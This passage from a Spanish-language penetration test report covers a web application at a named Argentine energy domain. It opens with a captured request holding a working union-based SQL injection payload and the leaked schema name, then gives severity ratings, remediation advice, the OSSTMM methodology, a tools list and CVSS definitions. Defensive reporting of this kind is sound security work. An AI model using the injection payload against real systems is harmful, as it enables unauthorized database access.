Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
Sec-Ch-Ua-Mobile: ?0
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://plahe.energia-argentina.com.ar
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://plahe.energia-argentina.com.ar/aprovechamientos.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

aprov_id_list=99) union/**/select null,null,current_schema(),NULL,NULL,NULL--
```

Response

Pretty Raw Hex Render


```
X-Served-By: plahe.energia-argentina.com.ar
X-XSS-Protection: 1
Content-Security-Policy: object-src 'self';frame-ancestors 'self'
Set-Cookie: ADC_CONN_539B3595F4E=51195160BC3000719F799569730EE80E67B8B6E57C4175861D96E4006D885C7BA9A40BB6FDBCB575; expires=Tue, 23 Sep 2025 19:32:43 GMT; HttpOnly; Secure; SameSite=Strict
Set-Cookie: ADC_REQ_2E94AF76E7=6E11BF1F102DBAFCB4BD3ED609B5BB3C8CB93587DBB66763BA26B13AEF484108E150C8AA85B2BB3E; expires=Tue, 23 Sep 2025 19:32:43 GMT; Path=/; HttpOnly; Secure; SameSite=Strict

[
    {
        "aprov_id":99,
        "aprov_nombre":"Cerro Rayoso",
        "lon":-69.8522,
        "lat":-37.7818,
        "id_estado":2
    },
    {
        "aprov_id":0,
        "aprov_nombre":"public",
        "lon":0,
        "lat":0,
        "id_estado":0
    }
]
```

esquema actual



Se procede a enumerar las tablas de la Base de Datos **webapp_v1** mediante el valor del parámetro **OFFSET** d payload.
Da un total de **17 tablas**.

Se procede a enumerar información de la tabla spatial_ref_sys



Conclusiones

En base a las vulnerabilidades detectadas en la etapa anterior, se determinó el siguiente nivel de severidad general, dada la existencia de **1** vulnerabilidad con dicha severidad.

Nivel de Severidad Inicial	Critica

Luego de las mitigaciones aplicadas, el nivel de severidad actual se determina en base a la existencia de **1** vulnerabilidad con dicha severidad.

Nivel de Severidad Actual	Alta

A continuación se ofrece un listado de acciones recomendadas para mejorar la postura de seguridad del sistema y reducir el riesgo de explotación:

Acciones Recomendadas
Priorizar la remediación según la clasificación de riesgo.
Desarrollar un plan de acción para implementar la recomendación o remediación.
Realizar un análisis de la causa raíz.
Realizar entrenamiento de concientización.
Realizar el manejo de excepciones y la aceptación de riesgos para las vulnerabilidades que no se pueden remediar.
Volver a realizar el análisis de vulnerabilidades para identificar si las soluciones aplicadas son eficaces para remediar las vulnerabilidades expuestas.
Tener en cuenta las soluciones y referencias recomendadas en cada vulnerabilidad expuesta en este informe.

En base a los resultados obtenidos durante el análisis, se ofrecen las siguientes sugerencias de remediación para abordar y mitigar las vulnerabilidades identificadas:

Sugerencia de Remediación	Vulnerabilidad Abordada
Validar todas las entradas controladas por el usuario, verificando y sanitizando caracteres no permitidos. Establecer los mecanismos de seguridad suficientes para evitar ataques de SQL Injection y de Cross Site Scripting.	**#1 Inyección SQL (SQLi)**
Eliminar o restringir el acceso al directorio .git en entornos productivos.	**#3 GIT Detected**
Validar estrictamente qué campos puede solicitar el usuario, utilizar listas blancas de campos permitidos, y limitar los resultados al modelo autorizado por el rol del usuario.	**#4 Insecure Direct Object Reference (IDOR)**

Sugerencia de Remediación	Vulnerabilidad Abordada
Cuando se disponibiliza un formulario al usuario para subir archivos, realizar validaciones en el backend sobre el tipo de archivo subido, y no permitir tipos de archivos potencialmente inseguros. Además asegurar que los archivos subidos estén libres de malware y código malicioso en general.	**#5 Insufficient File Type Validation in File Uploads**
Restringir la exposición de puertos a los estrictamente necesarios, asegurando que los servicios asociados estén actualizados, correctamente configurados y monitoreados frente a accesos no autorizados.	**#6 Open TCP Services List**
	#7 Open UDP Services List

Recomendaciones Generales

Más allá de los hallazgos obtenidos a través del análisis realizado, resulta crucial establecer un enfoque holístico y multicapa en ciberseguridad. Las recomendaciones que proponemos buscan reforzar su infraestructura de TI y promover una cultura de seguridad resiliente, alineada con las tendencias y prácticas avanzadas del sector, adaptándose así a las dinámicas de un panorama digital que no cesa de cambiar. Recomendamos:

- **Visibilidad, detección y respuesta :** La habilidad para detectar y responder con celeridad a los incidentes de seguridad es fundamental. Contar con un servicio de SOC asegura que esté siempre un paso adelante de los riesgos potenciales.
- **Fortalecimiento de la Infraestructura de Red :** Los puntos débiles identificados en su red pueden fortalecerse de manera significativa a través de Firewalls de última generación y soluciones de seguridad para endpoints. Estas tecnologías son cruciales para una defensa perimetral robusta y ofrecen una protección proactiva contra una variedad de amenazas.
- **Capacitación y Conciencia de Seguridad :** Fomentar la conciencia sobre seguridad entre el personal es esencial, ya que los usuarios informados son la primera línea de defensa. Los programas de formación pueden disminuir de manera significativa el riesgo de brechas de seguridad al educar a los usuarios sobre las mejores prácticas y políticas de seguridad.
- **Análisis Continuo de Vulnerabilidades :** Es vital realizar análisis de vulnerabilidades y pruebas de penetración de forma regular para identificar y mitigar proactivamente las nuevas vulnerabilidades. Esta práctica garantiza la solidez y la adaptabilidad de su infraestructura frente a las amenazas emergentes.
- **Evaluaciones regulares :** Es vital realizar evaluaciones regulares, mantener la seguridad operativa de las plataformas y hardening de los firewalls para protección contra intrusiones. El cumplimiento de los estándares de seguridad es esencial, al igual que revisar los controles de seguridad IT y practicar una gobernanza y gestión de riesgos efectivas. Además, planes de crisis preparados son clave para una respuesta ágil y minimizar impactos en el negocio. Finalmente, tener planes de gestión de crisis bien desarrollados y probados asegura una respuesta rápida y eficaz ante incidentes imprevistos, mitigando los daños y preservando la continuidad del negocio.

Estas recomendaciones están pensadas para ser integradas dentro de un enfoque estratégico de seguridad, garantizando que no solo se atiendan los puntos débiles actuales, sino que también se establezca una base sólida para la seguridad futura. Nuestro equipo de expertos en ciberseguridad está listo para asesorar y apoyar la implementación de estas soluciones, asegurando que su empresa se mantenga a la vanguardia en protección y cumplimiento.

En Telecom, entendemos los desafíos intrincados de la ciberseguridad y estamos equipados para apoyar su empresa en cada paso del camino. Con nuestro portafolio integral y un equipo de profesionales experimentados, nos dedicamos a ayudarlo a alcanzar y mantener una postura de seguridad que no solo responda a las amenazas actuales, sino que también se anticipe y adapte a los riesgos del mañana.

Actividades Realizadas

Las actividades que se realizaron para el presente análisis se separaron en las etapas descriptas a continuación:

Etapa 1: Reconocimiento y Enumeración

En esta etapa se recopiló información sobre los activos informados en el alcance, incluyendo la identificación de rangos de IP, dominios, servidores, y cualquier información pública disponible. La enumeración implica descubrir y mapear activos, servicios y aplicaciones en la red para conformar la superficie de ataque. También se utilizó inteligencia de fuentes abiertas (OSINT) para complementar y ampliar la información obtenida.

Etapa 2: Análisis de Vulnerabilidades

Se utilizaron diferentes herramientas automatizadas para identificar y evaluar los servicios brindados y el tráfico de red en el sistema objetivo. Este proceso puede incluir análisis de código, escaneo de vulnerabilidades, y evaluación de configuraciones de seguridad. El objetivo es identificar debilidades que podrían ser explotadas por un atacante.

A continuación se listan algunas de las debilidades buscadas, sin ser el presente un listado exhaustivo:

- Detección de vulnerabilidades conocidas asociadas a la versión de software de los servicios instalados.
- Verificación de vulnerabilidades conocidas sobre el sistema operativo de base instalado.
- Detección de falta de actualizaciones (parches).
- Detección de errores de configuración o configuraciones predeterminadas.
- Utilización de algoritmos de cifrado inseguros, o ausencia de cifrado.
- Exposición de información.
- Tratamiento incorrecto de entradas manipuladas por el usuario (XSS, Inyección de comandos o código, etc)
- Detección de falencias en el proceso de autenticación.
- Errores en manejo de sesiones de usuario.
- Posibilidad de generar ataques de fuerza bruta.
- Credenciales predeterminadas o conocidas.
- Control de acceso inadecuado o inexistente.

Etapa 3: Modelado de Amenazas

Se utilizaron todos los datos recopilados en las fases anteriores para determinar la posibilidad de explotación. Se determinó el riesgo de las vulnerabilidades descubiertas durante esta fase utilizando principalmente la National Vulnerability Database (NVD), creada y mantenida por el gobierno de EE.UU. que analiza las vulnerabilidades de software publicadas en la base de datos Common Vulnerabilities and Exposures (CVE). La NVD clasifica la gravedad de las vulnerabilidades utilizando el Sistema de Puntuación de Vulnerabilidades Comunes (CVSS). Esta etapa se complementó con verificaciones manuales sobre estos equipos a fin de eliminar los “falsos positivos” y corroborar las detecciones.

Etapa 4: Explotación


En esta etapa se intentaron explotar las vulnerabilidades identificadas para evaluar la resistencia del sistema a ataques reales. Se buscó determinar si las contramedidas de seguridad eran efectivas y si las vulnerabilidades podían ser explotadas con éxito para validar la profundidad y el alcance de las mismas.

Etapa 5: Informes

Una vez finalizadas las etapas de análisis, se generó un informe ejecutivo con un resumen gerencial de los hallazgos y equipos detectados, junto a un informe técnico donde se describen las vulnerabilidades, detallando el nivel de riesgo asociado, el impacto que estas pudieran tener en la seguridad, las recomendaciones de solución correspondientes, evidencia de las mismas y toda información adicional que fuera considerada útil para su identificación y corrección.

Anexo 1: Metodología

El enfoque utilizado se basa en el Manual de Metodología de Pruebas de Seguridad de Código Abierto (OSSTMM), e incluye una combinación de pruebas automatizadas (cuando es posible) y de inspección manual (cuando sea necesario) de los servicios expuestos. El OSSTMM es un estándar ampliamente reconocido y utilizado en la industria de la seguridad informática. Fue desarrollado y publicado inicialmente por el ISECOM (Institute for Security and Open Methodologies) en el año 2001. Proporciona un marco completo y estructurado para llevar a cabo pruebas de penetración y evaluación de la seguridad en sistemas, redes y aplicaciones.



OSSTMM proporciona una serie de escenarios de prueba, técnicas y herramientas para realizar evaluaciones exhaustivas de seguridad. Está diseñado para ser utilizado por profesionales de la seguridad, equipos de pruebas de penetración y auditores de seguridad para identificar vulnerabilidades, evaluar la efectividad de las políticas de seguridad y proporcionar recomendaciones para fortalecer la infraestructura de una organización. Gracias a su enfoque cuantitativo y en detalle, el OSSTMM ha sido adoptado por muchas empresas y organizaciones como una metodología confiable para mejorar la seguridad informática y proteger los activos críticos.

Si bien se trata de un proceso mayoritariamente manual, durante el análisis se utilizaron una serie de herramientas automatizadas que permitieron disminuir los tiempos necesarios para la finalización de las tareas, como así también permitieron la manipulación del tráfico enviado a los servicios analizados.

Anexo 2: Herramientas

Durante el presente análisis se utilizó un amplio conjunto de herramientas especializadas que nos permiten evaluar la seguridad de sistemas y redes. Se presenta un listado no exhaustivo de las mismas:

- Qualys: Scanner de vulnerabilidades utilizado para la detección de parches faltantes, errores de configuración y configuraciones por defecto en el sistema operativo y servicios que corren en los servidores analizados. Posee más de 55.000 plugins que detectan cada uno una vulnerabilidad en particular.
- Tenable Web App Scanning: plataforma de pruebas de seguridad de aplicaciones dinámicas (DAST). Rastrea una aplicación web en ejecución a fin de crear un mapa del sitio para luego identificar cualquier vulnerabilidad en la aplicación o vulnerabilidades conocidas en los componentes de terceros.
- Burp Suite: Suite de herramientas para pruebas de seguridad de aplicaciones web, incluyendo escaneo de vulnerabilidades y manipulación de solicitudes y respuestas.
- Metasploit: Framework para pruebas de penetración que proporciona módulos de explotación y post-explotación para diversas vulnerabilidades.
- SQLMap: Herramienta para explotar y detectar vulnerabilidades de inyección SQL en aplicaciones web y bases de datos.
- Nmap: Herramienta de escaneo de red utilizada para descubrir hosts y servicios, así como para evaluar la seguridad y configuración de los dispositivos conectados.
- ZAP Proxy: Software de código abierto desarrollado por el proyecto OWASP, diseñado para realizar pruebas de penetración y análisis exhaustivo de vulnerabilidades en aplicaciones web.
- Programas internos: Scripts desarrollados por el área de Ethical Hacking para efectuar el análisis de determinadas configuraciones y confirmar vulnerabilidades encontradas.

Anexo 3: Clasificación del Riesgo

La evaluación de cada vulnerabilidad se calcula a través del CVSS (Common Vulnerability Scoring System). CVSS es un sistema estandarizado y de código abierto utilizado para evaluar y clasificar la gravedad de las vulnerabilidades informáticas. Fue desarrollado para proporcionar una medida cuantitativa y objetiva de la severidad de una vulnerabilidad, ayudando a los equipos de seguridad a priorizar las acciones de mitigación, lo que permite una respuesta más efectiva y coordinada ante posibles amenazas.
El CVSS se compone de un conjunto de métricas que consideran diferentes aspectos de la vulnerabilidad:

AV: Attack Vector
Representa cómo un atacante podría explotar la vulnerabilidad

- AV:N (Network) : El ataque se realiza a través de la red (por ejemplo Internet).
- AV:A (Adjacent) : El ataque se realiza desde una red adyacente (por ejemplo, una red local).
- AV:L (Local) : El ataque se realiza de manera local en el sistema afectado.
- AV:P (Physical) : El atacante necesita acceso físico al sistema para explotar la vulnerabilidad.

AC: Attack Complexity
Describe la complejidad del ataque necesario para explotar la vulnerabilidad.

- AC:L (Low) : El ataque es sencillo y no requiere condiciones especiales.
- AC:H (High) : El ataque es complicado y puede requerir condiciones adicionales o conocimientos técnicos específicos.

PR: Privileges Required
Indica los privilegios previos necesarios para explotar la vulnerabilidad.

- PR:N (None) : No se requieren privilegios adicionales para explotar la vulnerabilidad.
- PR:L (Low) : Se requieren privilegios limitados (por ejemplo, acceso de usuario).
- PR:H (High) : Se requieren privilegios elevados (por ejemplo, acceso de administrador).

UI: User Interaction
Describe si la explotación de la vulnerabilidad requiere la interacción de un usuario del sistema afectado.

- UI:N (None) : No se requiere interacción de un usuario para explotar la vulnerabilidad
- UI:R (Required) : Se requiere la interacción activa de un usuario para que el ataque tenga éxito.

S: Scope
Indica el alcance de la vulnerabilidad.

- S:U (Unchanged) : La vulnerabilidad solo afecta a los recursos directamente afectados por la explotación.
- S:C (Changed) : La vulnerabilidad afecta a componentes adicionales o recursos controlados por el mismo autor del ataque.

C: Confidentiality Impact
Describe el impacto de la vulnerabilidad en la confidencialidad de los datos.

- C:N (None) : No hay impacto en la confidencialidad. La vulnerabilidad no afecta la confidencialidad de los datos.
- C:L (Low) : El impacto en la confidencialidad es bajo. La explotación de la vulnerabilidad podría resultar en la divulgación limitada de información sensible o datos confidenciales.
- C:H (High) : El impacto en la confidencialidad es alto. La explotación de la vulnerabilidad podría resultar en la divulgación significativa o completa de información sensible o datos confidenciales.

I: Integrity Impact
Indica el impacto de la vulnerabilidad en la integridad de los datos.

- I:N (None) : No hay impacto en la integridad. La vulnerabilidad no afecta la integridad de los datos.
- I:L (Low) : El impacto en la integridad es bajo. La explotación de la vulnerabilidad podría resultar en una alteración limitada o superficial de los datos o información del sistema.
- I:H (High) : El impacto en la integridad es alto. La explotación de la vulnerabilidad podría resultar en una alteración significativa o completa de los datos o información del sistema.

A: Availability Impact
Describe el impacto de la vulnerabilidad en la disponibilidad de los recursos.

- A:N (None) : No hay impacto en la disponibilidad. La vulnerabilidad no afecta la disponibilidad de los recursos o servicios.
- A:L (Low) : El impacto en la disponibilidad es bajo. La explotación de la vulnerabilidad podría resultar en una degradación temporal o parcial de los recursos o servicios.
- A:H (High) : El impacto en la disponibilidad es alto. La explotación de la vulnerabilidad podría resultar en una interrupción completa o prolongada de los recursos o servicios, afectando significativamente su disponibilidad.